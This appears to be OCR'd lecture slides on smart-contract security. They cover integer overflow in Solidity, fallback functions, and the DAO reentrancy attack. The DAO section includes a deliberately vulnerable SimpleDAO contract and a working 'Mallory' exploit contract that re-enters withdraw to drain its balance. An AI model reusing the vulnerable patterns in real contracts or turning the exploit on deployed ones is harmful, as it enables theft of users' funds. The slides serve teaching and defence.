
FAST EVOLUTION

The code that written today, will probably not compile in a few months

KNOWN ATTACK

UNDERFLOW & OVERFLOW - 1


- An overflow occurs when a number gets incremented above its maximum value.
- Suppose we declare an uint8 variable, which is an unsigned variable and can take up to 8 bits. This means that it can have decimal numbers between 0 and 255.
- If this variable is set to 255, by incrementing that variable of 1 unit, we get an overflow.



```
mapping (address => uint256) public balanceOf;

// INSECURE
function transfer(address _to, uint256 _value) {

    /* Check if sender has balance */
    require(balanceOf[msg.sender] >= _value);

    /* Add and subtract new balances */
    balanceOf[msg.sender] -= _value;
    balanceOf[_to] += _value;
}
```

UNDERFLOW & OVERFLOW - 2

- Be careful with smaller data-types (like uint8) because they can overflow more easily.
- Check for the presence of possible overflows (line 19), or
- Use SafeMath library for arithmetic functions.




```
1   mapping (address => uint256) public balanceOf;
2
3   // INSECURE
4   function transfer(address _to, uint256 _value) {
5
6       /* Check if sender has balance */
7       require(balanceOf[msg.sender] >= _value);
8
9       /* Add and subtract new balances */
10      balanceOf[msg.sender] -= _value;
11      balanceOf[_to] += _value;
12  }
13
14  // SECURE
15  function transfer(address _to, uint256 _value) {
16
17      /* Check if sender has balance and for overflows */
18      require((balanceOf[msg.sender] >= _value) &&
19              (balanceOf[_to] + _value >= balanceOf[_to]));
20
21      /* Add and subtract new balances */
22      balanceOf[msg.sender] -= _value;
23      balanceOf[_to] += _value;
24  }
```

FALLBACK FUNCTIONS

A contract can have exactly one unnamed function. This function cannot have arguments, cannot return anything. It is executed on a call to the contract if none of the other functions match the given function identifier. Furthermore, this function is executed whenever the contract receives Ether without data.

DAO ATTACK - 1

- The DAO[1] was a contract implementing a crowdfunding platform, which raised ~$150M before being attacked.
- An attacker managed to put ~$60M under her control, until the hard-fork of the blockchain nullified the effects of the transactions involved in the attack.




```
contract SimpleDAO {

    mapping(address => uint) public credit;

    function donate(address to) {
        credit[to] += msg.value;
    }

    function queryCredit(address to) returns(uint) {
        return credit[to];
    }

    function withdraw(uint amount) {
        if (credit[msg.sender] >= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender] -= amount;
        }
    }
}
```


1 CoinDesk.com **https://bit.ly/2Jb2OKC**

DAO ATTACK - 2

- Deploy «Malloy» contract.
- Donate Ether from the Mallory address to DAO, to be part of the donors.
- Invoke the Mallory fallback (e.g. by calling an nonexistent function).
- This will activate «dao.withdraw» who will tries to get back our donation.
- In the withdraw function, the if statement will be true, hence the DAO will invoke «...call.value(amount)» and it will send Ether to Malloy contract.




```
contract Mallory {
    SimpleDAO public dao = SimpleDAO(0x354...);
    address owner;

    function Mallory() {
        owner = msg.sender;
    }

    function () {
        dao.withdraw(dao.queryCredit(this));
    }

    function getJackpot() {
        owner.send(this.balance);
    }
}
```




```
    function withdraw(uint amount) {
        if (credit[msg.sender] >= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender] -= amount;
        }
    }
```

DAO ATTACK - 3

- This latter action in turn, will call again the Mallory fallback, so basically a loop is being created.
- This loop will last until the balance of the DAO contract will finish.
- Now all we have to do, is transfer the Ether from the Malloy contract towards our account through the «getJackpot» function.



